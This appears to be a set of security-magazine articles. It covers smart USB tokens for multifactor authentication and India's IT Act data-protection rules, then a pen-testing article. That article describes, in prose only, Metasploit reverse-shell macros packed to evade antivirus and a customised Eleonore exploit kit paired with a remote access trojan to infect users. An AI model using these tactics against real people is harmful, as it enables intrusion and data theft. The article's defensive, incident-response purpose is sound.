There is little doubt that Mutifactored Authentication is in our future. A smart USB key token with imbedded logic would be the best solution toward reaching that goal, a solution that can provide a much more complex and thorough set of authenticated factors to control endpoint access. By means of the embedded storage, the USB key can contain *what you know* in terms of logon credentials for many applications. Embedded logic that accepts only server authentication requests could be as complex as unique as biometric data providing a degree of *what you are*. Something *the user can observe* could be directed to a display on a smart USB key token for further verification on specific transactions as well a message to input for specific security needs on highly confidential transactions. By default the smart USB key token is *something the user has* and would keep on their person when not in usage, but as such it is also adaptable to include to all other factors of authentication. Once removed these devices could trigger the loggin off, locking down, and shutting down of open applications. These devices can also be immediately canceled if lost or misplaced. One would have to lose the USB device very close to the end point for it to be of any use at all as they would be capable of only accessing portals in specific locations. People notice their lost keys rather quickly. People rarely notice if they have forgotten and left a workstation without a proper log off. We use hardware keys in metal form to protect almost all of our assets. Why corporate IT departments have not demanded that the implementation of hardware keys (especially smart USB key tokens) to lock down valuable data assets after usage is something that needs to be further considered. Have we not realized how truly valuable our data is? Certainly, none of us would leave an expensive bicycle unlocked after usage? Our private and confidential data is certainly much more valuable and currently less protected. Locking down data access immediately after usage and before walking away needs to become an immediate requirement, and verifying users beyond logon credentials needs to happen today.

ROBERT KEELER

Robert Keeler, Thought Leader and C-Level Marketing Consultant with 25+ years of relevant industry experience helping IT security product vendors find the most direct path to becoming the market leader. Specializing in Start-up mentoring and aiding in global expansion for Data Security, Risk Abatement, and User Authentication. Covering Cloud Computing, Electronic Healthcare Records, BYOD Implementation, and Online Banking IT Security & Fraud Prevention. Avid writer, public speaker, educator, strategist, researcher, and linguist.

@secTheCloud
@secHealthcare
@secFinacial
@secBYOD

Skype via iPhone: Robert_Keeler
email: globalhitechmarketing@gmail.com

Regulatory

Compliance under the Indian Cyber Laws

The Information Technology Act, 2000 (IT Act) is the primary law in India governing "cyberspace". It is in force from 17th October, 2000 and IT (amended) Act, 2008 is in force from 27th October, 2009 making significant changes in the original Act. Amendments for the first times have introduced the concept of "Regulatory compliance" under the law for the protection of "Sensitive personal information".

After reading this article a reader gets to know about Indian law about regulatory compliance under Indian cyber laws. There are no skills discussed as such in the article, but after reading this article a reader can understand:

- Relevant provisions of Indian cyber law
- What type of data or information needs to be protected in India
- Technological standards needs to be adopted by the organisation to comply with the law
- Policies need to be made by the organisations

Incidents

Karan Bahree and Mphasis case

Karan Bahree, a 24 years old chap, had allegedly exchanged cash to leak out sensitive personal information from the databases of a few UK-based banks.

Nadeem Kashmiri and HSBC case

Nadeem Kashmiri, an Indian call centre employee working on debit card processes of HSBC bank was arrested for allegedly creaming off L233,000 from British bank accounts.

Both of these incidents have triggered talks about presence of *data protection laws* in India. These cases have clearly shown that the IT Act was not a data protection law. It was merely an e-commerce enabling law, which also addresses a couple of other issues.

Hence, to overcome on these and much other IT security related issues, amendments of 2008 have clearly specified the standards to be met by the companies to escape from the liability in the incident of security breach.

The Law

Provision under the IT Act

Section 43A is the relevant provision under the IT Act which talks about *Compensation for failure to protect data*. Sec. 43A reads as under:

Where a body corporate, possessing, dealing or handling any sensitive personal data or information in a computer resource which it owns, controls or operates, is negligent in implementing and maintaining reasonable security practices and procedures and thereby causes wrongful loss or wrongful gain to any person, such body corporate shall be liable to pay damages by way of compensation to the person so affected.

Explanation – For the purposes of this section:

- *body corporate* means any company and includes a firm, sole proprietorship or other association of individuals engaged in commercial or professional activities;

- *reasonable security practices and procedures* means security practices and procedures designed to protect such information from unauthorised access, damage, use, modification, disclosure or impairment, as may be specified in an agreement between the parties or as may be specified in any law for the time being in force and in the absence of such agreement or any law, such reasonable security practices and procedures, as may be prescribed by the Central.

Government in consultation with such professional bodies or associations as it may deem fit.

This provision raised two questions:

- What type of data or information is *sensitive personal data or information*?
- What are *reasonable security practices and procedures*? – as there is no proper definition of it is given in explanations.

IT Rules, 2011

Hence, to address these issues, on April 11, 2011, the Department of Information Technology, notified rules titled (The Information Technology (Reasonable Security Practices and Procedures and Sensitive Personal Information) Rules, 2011) in exercise of the powers conferred by Section 87(2) (ob), read with Section 43A of the Information Technology Act, 2000. These rules have answered all the questions raised in context with Sec. 43A.

Features of the rules

Rule 3

Sensitive personal data or information. Information collected, received, stored, transmitted or processed by body corporate or intermediary or any person, consisting of:

- password,
- user details as provided at the time of registration or thereafter,
- information related to financial information such as Bank account / credit card / debit card / other payment instrument details of the users,
- Physiological and mental health condition,
- Medical records and history,
- Biometric information,
- Information received by body corporate for processing, stored or processed under lawful contract or otherwise,
- Call data records.

Provided the information available under the Right to Information Act or any other law shall not be treated as Sensitive personal data or information (Figure 1).

Rule 4

Rule 4 makes mandatory for Corporates to provide privacy policy and disclosure of information policy. It says that, any person or body corporate that collects, receives, possess, stores, deals or handles such sensitive personal data or information should provide




Figure 1. *Sensitive personal data or information*

privacy policy for the protection of the same. Such policy shall provide for:

- Type of personal or sensitive information collected under sub-rule (2) of rule 3;
- Purpose, means and modes of usage of such information;
- Disclosure of information as provided in rule 6.

Rule 5

As per Rule 5 person or body corporate collecting information shall state the purpose and necessity of collecting the information.

Moreover, while collecting information directly from the individual concerned, the body corporate or any person shall take such steps as are, in the circumstances, reasonable to ensure that the individual concerned is aware of:

- the fact that the information is being collected,
- purpose for which the information is being collected,
- intended recipients of the information, and
- name and address of:
  - the agency that is collecting the information, and
  - the agency that will hold the information.

Hence, as per this rule all Companies who outsources their work are under legal obligation to disclose the information about outsourcing companies to the concerned providers of the information.

The rule also provides that companies or persons holding sensitive personal information shall not keep that information for a longer duration than for the purposes for which it is required.

Body corporate or any person shall also provide an option to the provider of the information to opt-in or opt-out.



International Organization for Standardization
ISO
Terminology
27000
Overview and Vocabulary
Provides background, terms and definitions applicable to the ISMS Family of Standards
General requirements
27001
Requirements
27006
Certification Body Requirements
General guidelines
27002
Code of Practice
27007
Audit Guidelines
27003
Implementation Guidance
27005
Risk Management
27004
Measurements
Sector-specific guidelines
27011
Telecommunications Organizations
27799
Health Organizations
Key:
Normative (Requirements) Standard
Informative (Guidelines) Standard
Fixed line: Supports

Figure 2. *International Organization for Standardization*

Rule 6

Rule 6 provides the manner in which Information should be disclosed to the third party.

It also provides that the Government agencies can collect the sensitive personal data or information for the purpose of verification of identity, or for prevention, detection, investigation, prosecution, and punishment of offences. Provided Government shall also state that the information thus obtained will not be published or shared with any other person.

Rule 7

Rule 7 states that a body corporate can transfer sensitive personal data or information to any other body corporate or a person in India or outside, provided that the body corporate to which information is been transferred should adopt same security practices as mentioned under these rules. Rule further provides that such transfer of information is allowed only if it is necessary for the performance of the lawful contract between the body corporate and provider of information or where provider has consented to data transfer.

Rule 8

Rule 8 provides technical requirements for the protection of sensitive personal information.

It provides that, The International Standard IS/ISO/IEC 27001 on *Information Technology – Security Techniques – Information Security Management System – Requirements* has been adopted by the country.

Any person or body corporate implements the said security standards is said to have implemented reasonable security practices and standards, provided that such standard or the codes of best practices have been certified or audited on a regular basis by entities through independent auditor, duly approved by the Central Government. The audit of reasonable security practices and procedures shall be carried out by an auditor at least once a year.

Rule also requires a comprehensive documented information security programme and information security policies that contain managerial, technical, operational and physical security control measures that are commensurate with the information assets being protected to said to have complied with reasonable security practices and standards. If any industry association or clusters are following other than IS/ISO/IEC 27001 codes of best practices for data protection shall get their codes approved and notified by the Government.

Conclusion

Finally after 10 years of enacting countries first law regarding cyberspace, major amendments were made in it in the year 2009 and then new rules were introduced in the year 2011. These amendments have completely changed the Info-sec scenario in the country. For the first time, law has defined the term “sensitive personal information” and made it mandatory to adopt the industry standards like ISO 27001 for its protection.

This regulatory compliance under Indian cyber law not only affects Indian corporates but also affects everyone concerned with them as law has made provisions regarding transfer of data as well.

Moreover, apart from implementing ISO, it is also mandatory to provide policies and take necessary permissions from the providers of information (i.e. customers) before collecting/storing or processing that information. Hence, just implementing technology will not serve the purpose.

So, to conclude it can be said that, although Indian law doesn’t have industry specify IT-sec standards like US and other countries has (HIPAA/SOX, etc), still provisions regarding regulatory compliance in India is a welcome move made by the government. It ensures customers about protection of their data as well as makes organisations mandatory to implement the best IT security standards. Moreover, it also gives organisations a freedom to continue their existing Info-sec industry cluster by getting it sanctioned from the government.

SAGAR RAHURKAR

Sagar Rahurkar is a Law graduate, Certified Fraud Examiner and certified Digital Evidence Analyst. He is working as Information Security and Legal consultant at Intelligent Quotient System Pvt. Ltd., Pune, India.

He specializes in Cyber Laws, Fraud Investigation, and Intellectual Property Law related issues.

He has conducted exclusive training programs for law enforcement agencies like Police, Income Tax, Sales Tax and defense officers on Cyber legal and Fraud investigation related issues.

He is a corporate trainer for Computer Forensics, Cyber Crime Investigation and Cyber laws.

He also provides legal consultancy & investigation services to the lawyers, CERT teams of various corporates and law enforcement agencies.

He has presented his papers at various conferences like, CyberAttack, NULLCON, c0c0n, Nagpur Cyber Security summit, Delhi University etc.

He is a regular contributor to various Info-Sec magazines, where he writes on IT Law related issues. Sagar Rahurkar can be contacted at contact@sagarrahurkar.com.

Ride the Dragon:

Testing the Desktop by adopting criminal tools and strategies

A usual Pen Testing engagement limits its perimeter of action to exploit specific vulnerabilities identified during phases and, by collecting the results, it ends with a positive or negative occurrence that will be included in the final report by the tester.
This means that, by the Customer point of view, in case of a positive result: the presence and exploitability of a specific weakness, the corrective action will be suggested and probably enforced lately.

But a Pen Test, or in a more modest form a Vulnerability Assessment, explains what an internal or external attacker could do against the Company's infrastructure and Systems in a direct way, by exploiting and subsequently controlling one or more sensible target.

Nothing can be told about an indirect exploitation by adopting a more subtle strategy as a desktop hijack through Browser exploitation or by client-related vulnerable applications as PDF reader, email reader, etc... Nevertheless the matter is very important especially when considering mobile clients, laptops and other network clients not always shielded by enterprise protections such as Proxies, Firewalls and Intrusion Prevention/Detection Systems.

In fact, in traditional engagement, the Customer often asks for a quick test, more worried about Business Continuity than complete security results. This is mainly due to the different goals that the Security staff and the Network and System staff pursue and the pressure that the latter (Network and System staff) poses against a long and complex test that impact Servers, Networks and Clients. Also the Clients are traditionally considered only in Local Area Network attacks against Network Shares, Password Guessing, etc…

But what a Tester can say at the end of a Pen Test session about the Desktop security? Yes, we have tested directly the exploitability of the Clients against Netbios attacks, uP&P attacks, SMB attacks, but what about a Drive-By Download attack with a multistage trojan?

Ok, somebody can argue that, as already stated, the matter must be resolved by Antiviruses, Host Intrusion Prevention Systems, or by Proxies, but are we sure that the answer settles the doubts?

How many times we have read news about an unpatched browser exploit? How many times have we read about rootkits and JavaScripts injected in computers without antivirus intervention, only to discover that the resolution of the problem requires a week or more? What about a .pdf file opened by a vulnerable Adobe Reader, for example? Or what about a laptop or a mobile user excluded by our company controls in order to ensure his productivity that became a security breach?

Unfortunately, these are common scenarios, even in big companies and in complex environments.

Therefore, our Customer must be prepared and, if he agrees, we can adopt a complementary strategy trying to identify and catch potential pattern of exploitation inside his clients.

From this point on we walk through the complex environment of the cybercriminal mind, where is unusual to conceive a direct attack against a target and normally a more subtle tactic is used, so be prepared.

To do this we must adopt some specific strategies and tools not usually in the Tester paraphernalia but first we must explain some basic conditions:

- The attack is massive, so it is done in great numbers. Often Blackhat SEO campaigns and Social Engineering are adopted.
- The attack is usually oriented to browser exploitability, but it can be expanded to other client application and normally, after the initial phase, the infection mutates by injecting a stealer or a Trojan. We must consider this aspect because the mitigating factor is crucial in the occurrence of such attacks.
- The attacker, initially, could be unaware of the target exploited because he has simply organized a massive fraud aiming to steal money from his victims not information.
- Once exploited and infected, the victim is at the hand of the attacker, this means that data theft, identity theft and other scenarios are possible.
- Usually when a company desktop falls in the hands of an attacker and the attacker became aware of that, different situations can happen. Typically the attacker steals information and sells it in the black market, or sells the specific target by moving it to another C&C rented to different subjects.

How the cybercriminals do this? First of all a massive infection campaign is always organized by adopting the latest version of an Exploit kit such as Black Hole, Eleonore, Phoenix Pack, CrimePack, etc… This can be made by buying the package or developing it. The second option means that the attackers are well versed in coding exploits and malware so it is less likely to happen.

In general the tools used for these attacks are a sort of website with apparently legit content that, once a victim opens with her browser or a specific application, immediately injects a specific exploit related to the victim application type and version. The attack is indirect, it means that the attacker, once he has prepared the malicious website (with the content and the exploit kit) leaves it and awaits further events…

The injection of a malicious javascript through the browser (this can be done also by exploiting .pdf files or other file types such as .mov, .fla, etc…) exploits the vulnerability and loads the first stage of the attack, often a User level or Kernel level rootkit such as TDL4, MBRoot or Rustock.

The rootkit activation lowers the computer defenses (for example, it blocks the Antivirus activity against specific file types and stops the computer local firewall) and prepares the persistence of the infection by loading its second stage, a Trojan or a Stealer.

In terms of infrastructure the attacker just needs a Bulletproof host [1]. Renting it costs few dollars a week. The payment can be done anonymously via e-money of by using a stolen Credit Card.

With the Trojan installed, the attack is completed and the attacker can identify the newest victim in his C&C pane remotely. The C&C is the server where the infected client logs in to signal its availability and, in case of a stealer, is the front-end where the malware downloads all the collected data: keystrokes, credentials, and specific files.

In latest stealers and trojans the communications between the victim and its C&C are made through encrypted session by using SSL, this means that Firewalls and Network Intrusion Prevention/Detection Systems cannot identify this kind of traffic as malicious and could avoid the proxy inspection.

But what can a Pen Tester do to simulate such occurrence?

In fact we can simulate, partially, the browser exploitability with Metasploit or other similar tools such as Canvas or Core Impact, but how can we test a trojan or a rootkit action?

The attack depicted is actually the most frequent in massive campaign for bank frauds and identify theft, but it has been introduced in industrial espionage and sabotage too. The Duqu and GameOver cases, just to name the latest, are emblematic. Therefore, by our point of view, this is clearly a test to be conducted, in a Company-wide risk analysis engagement.

However, what is the point with this test?

The answer is simple: alertness and awareness. We must test the exploitability of the browser in order to test the incident response and mitigation procedures inside the Company. In fact we could test two different aspect: the level of desktop security and the level of readiness for the Incident Response Team, the Security Operation Center and the Security Infrastructure by evaluating quarantine and mitigation procedures.

Thus, the presence of an anomaly inside the network, introduced by an infected client, can be identified by the technologies at work, but the staff must be informed and ready to operate because without that the chance that the stealer or the trojan remain active is high.

In the past the attempt to connect to an external server by a unusual TCP port, such as IRC or SSH was enough to identify a malware inside a corporate network. Now the anomaly is generated by the SSL stream that tries to connect to a specific website and this is less likely to be traced, especially when other

SSL streams are allowed and if the malware uses the standard TCP/443 port.

We will talk more about the identification and mitigation actions in a future paper. For now we will stay focused on the Test. There are two ways to operate such test:

- Adopting a more conservative approach by using a framework to attack a Test Client
- Adopting a more aggressive approach, trying to infect a real user by luring him to a custom made exploit kit.

The first strategy imposes the adoption of a Test Client with a set of test credentials on a Company computer clone with all the standard software installed. In this case, the attacker will prepare a custom Microsoft document with a malicious macro taken from Metasploit Framework payloads. Usually the *Metasploit VNC Reverse*. In case the Antivirus blocks the execution of the payload, we must encrypt the macro with a packer.

Then we can execute the Microsoft document allowing the activation of the Macro. This leads to the exploitation of the victim and the availability of a shell (o a reverse shell) from the computer. The shell grants the execution of commands. The subsequent step is to inject a Trojan or a Stealer (via Ftp or Http connection) to simulate the *persistence* attempt usually made by the attacker. From this point onwards we can ask the Customer what the Company's technical staff and countermeasures stated about the whole incident.

We will discuss about Trojan and Stealer another time.

The second approach, is more aggressive, but probably is more complex, to test the capability of the staff to face a *Zero-Day Malware campaign based on Browser/Application exploitation*.

The test is based on the adoption of an Exploit Pack, a custom version of a crime pack usually adopted by the Blackhats. We must ensure to avoid risks so we must introduce tools that we are confident about. In our case we adopt:

- A custom version of Eleonore Exploit Pack [2] (Source available by google)
- A custom version of an encrypted Remote Access Trojan executable

The Eleonore Exploit Kit is a malicious Web application that can run on a LAMP server, as most of the exploit kits, and it is based on PHP and MySQL.

The payloads of this kit targets Windows operating systems and applications, but it is not limited to Microsoft Systems. It can be used to exploit different platforms with different and tailored payloads.

Its web pages has been designed to be linked from other sites and scripts, of various kinds, in order to automatically start injection of different exploits directly into the RAM of the target machine without alerting the user.

The attack vector can be blocked only by specific defenses and normally the browser security settings, alone, is not enough to face such attacks. The Antivirus, on the other side, cannot handle easily encrypted payloads so normally is not an adequate barrier.

Eleonore combines web programming with popular exploits (against Adobe, Microsoft Internet Explorer, Mozilla, etc...) and thanks to this mix is a very effective toolkit. Eleonore routines are written solely for the purpose of launching a chained set of possible attacks




Figure 1. *Dynamics of Eleonore Exploit Pack attack*

at the first contact of the unsuspecting target. But the attack framework is capable of discriminating a computer that has already suffered an exploit so it will not receive the same attack again during the specific webserver session. Eleonore keeps track of all the machines attacked and does not repeat an attack on a target (identified by ID session), regardless of the outcome of the attack itself.

The attack mechanism is not particularly complex: it use JavaScript to obfuscate encrypted exploits, which are then decompressed and decrypted before being executed on the victim machine.

The uniqueness of the attacks of Eleonore is due to the code obfuscation mechanism adopted. Code that, when decrypted, is composed of fragments having a large amount of random strings to prevent, or make a very difficult job, its identification and its reversing. In other words, the JavaScript which decodes the exploit is in turn obfuscated by a mechanism that changes all the variable names, functions, indexes, with random strings, but maintains the original order of the functions so that the real operations remain unaffected.


At the time Eleonore receives an *HTTP GET* on page *index.php*, the malware start an analysis of data containing the header of the HTTP request. Based on logic, implemented within its functions, it can choose to run the exploit to the target machine. Decisions are made on the basis of the operating system, browser version and other information in order to achieve optimum results and avoid launching exploits that certainly should not be successful.

Among the exploits contained in Eleonore, not all are recent, but there are some that affect the relative recent version of Internet Explorer, Mozilla Firefox, Opera, Java and Adobe Acrobat (targeting in particular the module integrated into the browser).

All Microsoft operating systems are at risk, with a reduced ability of infection against Microsoft Seven and Microsoft Vista.

